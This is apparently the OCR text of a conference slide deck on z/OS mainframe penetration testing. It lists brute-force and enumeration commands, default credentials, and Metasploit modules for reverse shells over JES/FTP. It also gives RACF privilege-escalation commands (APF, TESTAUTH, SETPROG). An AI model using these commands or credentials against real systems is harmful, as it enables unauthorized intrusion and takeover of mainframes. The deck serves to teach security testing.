When computers were big: z/OS penetration testing workflow

Denis Stepanov

Whoami

- Kaspersky, security services (pentest & red teaming, ICS security assessment, reverse engineering, application security, etc.)
- Team collaboration in the analysis of complex multifaceted systems: penetration tester and ICS security specialist walk into a ~~bar~~ mainframe
- Honors & Acknowledgements: conferences (C3, DEFCON, PHD, etc.), certificates (OSCP, OSEP, OSED, etc.) , CVEs & Bug Bounty

Mainframes

https://wikipedia.org/wiki/Z_Systems

Agenda. Part 1


- z/OS overview
- Reconnaissance
- Initial Access
- Execution
- Privilege Escalation
- RACF database
- Collection
- Exfiltration

Agenda. Part 2

- RACF overview
- RACF DB structure
- RACF DB: audit tool
- Racfudit: use cases
- Racfudit: hashes

Before we start…

Don’t be afraid for unknown terms - look at this like on guide




Disclaimer


- All themes relate to RACF based IBM mainframes
- Most tecniques are well-known

z/OS overview

z/OS overview. Components



Reconnaissance



Reconnaissance. Services

- FTP 21/tcp, 900/tcp
- Telnet x3270 23/tcp
- Telnet 24/tcp, 1023/tcp
- SSH 22/tcp
- IBM MQ 1414/tcp, 1415/tcp
- CEA 5060/tcp
- CORBA 2809/tcp
- IBM Tivoli 1920/tcp
- etc...

Reconnaissance. User Enumeration. Telnet


```
telnet  <ip>
Trying  <ip>
Connected to  <ip>          .
Escape character is '^]'.

IKJ56700A ENTER USERID -
NOTEXIS^MIKJ56420I USERID NOTEXIS NOT AUTHORIZED TO USE TSO
IKJ56429A REENTER -
IBMUSER^MIKJ56714A ENTER CURRENT PASSWORD FOR IBMUSER-
```

Reconnaissance. User Enumeration. Telnet

- Patator
  - patator telnet_login host=<ip> port=23
- Nmap
  - nmap -p 23 <ip> --script tso-enum --script-args userdb=tso_users_full.txt -vv

Initial Access



Initial Access. Weak credentials

- Username=Password
  - SYSADM:SYSADM
  - WEBADM:WEBADM
- Default passwords
  - IBMUSER:SYS1
  - OPERATOR:ADMIN
- Default password policy is weak:
  - Length <= 8
  - Uppercase + digits + @#$

Initial Access. RACF Password and Passphrase

	PASSWORD	PASSPHRASE
Max length	8	100
Case of alphabetic	UPPER	Mixed
Special symbols	@#$	#@$.<+|& !*-%_>?:=
Digits	0-9	0-9

Initial Access. User Bruteforce. Tools

- PASSWORD
  - Patator
    - patator telnet_login host=<ip> port=23
  - Nmap
    - nmap -p 23 <ip> --script tso-brute -vv
- PASSPHRASE
  - hydra
    - hydra -l username -P passwords.txt -s 80 -f <ip> http-get /


Execution


Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

Execution

- Job Entry System
  - FTP
  - Network Job Entry
- VTAM applications
  - TSO/E
  - CICS
- Standard services
  - Telnet
  - SSH
- Web Applications

Execution. JES



Execution. JES via FTP. Steps

1) Connect to FTP-server
2) Upload special netcat
3) Switch to JES mode: SITE=JES
4) Upload JCL-batch file for shell execute
5) Get shell

Execution. JES via FTP. Tools

- Metasploit
  - payload/cmd/mainframe/generic_jcl
  - exploit/mainframe/ftp/ftp_jcl_creds
  - payload/mainframe/shell_reverse_tcp
- MainTP.py
  - https://github.com/mainframed/MainTP
- TshOcker.py
  - https://github.com/mainframed/TShOcker


Execution. TN3270

x3270 Terminal

https://en.wikipedia.org/wiki/IBM_3270


Execution. TN3270 over telnet

- x3270 -proxy socks4:<PROXY_IP>:1080 -user SYSADM <IP>
- x3270 -charset <charset> -proxy socks4:<PROXY_IP>:1080 -user SYSADM <IP>




x3270 Terminal emulator

Execution. TN3270 over telnet



Time Sharing Option/Extensions



Interactive System Productivity Facility

Execution. Telnet

telnet <ip> <port>

```
telnet                24
Trying                ...
Connected to
Escape character is '^]'.
EZYTE27I login:
EZYTE28I     Password:
IBM
Licensed Material - Property of IBM
5694-A01 Copyright IBM Corp. 1993, 2011
(C) Copyright Mortice Kern Systems, Inc., 1985, 1996.
(C) Copyright Software Development Group, University of Waterloo, 1989.

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# pwd

/
```


Execution. Web Applications

- CVE
  - CVE-2012-5955
    - https://github.com/mainframed/logica/blob/master/utcam.sh
- OWASP Vulnerabilities
  - SQL Injection
  - Remote Code Execution
  - File Upload
  - Path Traversal

Privilege Escalation

Privilege Escalation. z/OS access control



SAF - System Authorization Facility

RACF - Resource Access Control Facility

VTAM - Virtual Telecommunications Access Method

ACEE - Accessor Environment Element

Privilege Escalation. TSO

- Dataset access control misconfiguration
  - Access to APF
  - WARNING mode
- Resource classes access control misconfiguration
  - SURROGAT
  - FACILITY
  - TSOAUTH
  - OPERCMD
  - UNIXPRIV
- Binary exploitation
  - Supervisor Call
- CVEs

Privilege Escalation. TSO. Datasets

- WARNING mode
  - Enumerate
    - SR CLASS(<CLASSNAME>) WARNING
    - SR ALL WARNING NOMASK
- Authorized program facility (APF)
  - Enumerate
    - CONSOLE
      d prog, apf
    - https://github.com/ayoul3/Privesc/blob/master/ELV.APF
    - https://github.com/mainframed/Enumeration/blob/master/APFCHECK
  - Exploit
    - https://github.com/ayoul3/Privesc/blob/master/ELV.APF (Changing RACF)
    - Metasplit module: payload/cmd/mainframe/apf_privesc_jcl

Privilege Escalation. TSO. Resources

- TSOAUTH
  - TESTAUTH
    - Enumerate
      - RLIST TSOAUTH TESTAUTH AUTH
    - Exploit
      - TESTAUTH 'SYS1.LINKLIB(<SOMELIB>)'
      - https://github.com/zBit31/testauth/blob/master/RACF.txt
- OPERCMDS
  - MVS.SETPROG.**
    - Enumerate
      - RLIST OPERCMDS MVS.SETPROG.** AUTH
      - RLIST OPERCMDS MVS.SET.PROG.** AUTH
    - Exploit
      - SETPROG APF,ADD,DSNAME=<SOMEDATASET>,SMS

Privilege Escalation. TSO. Resources

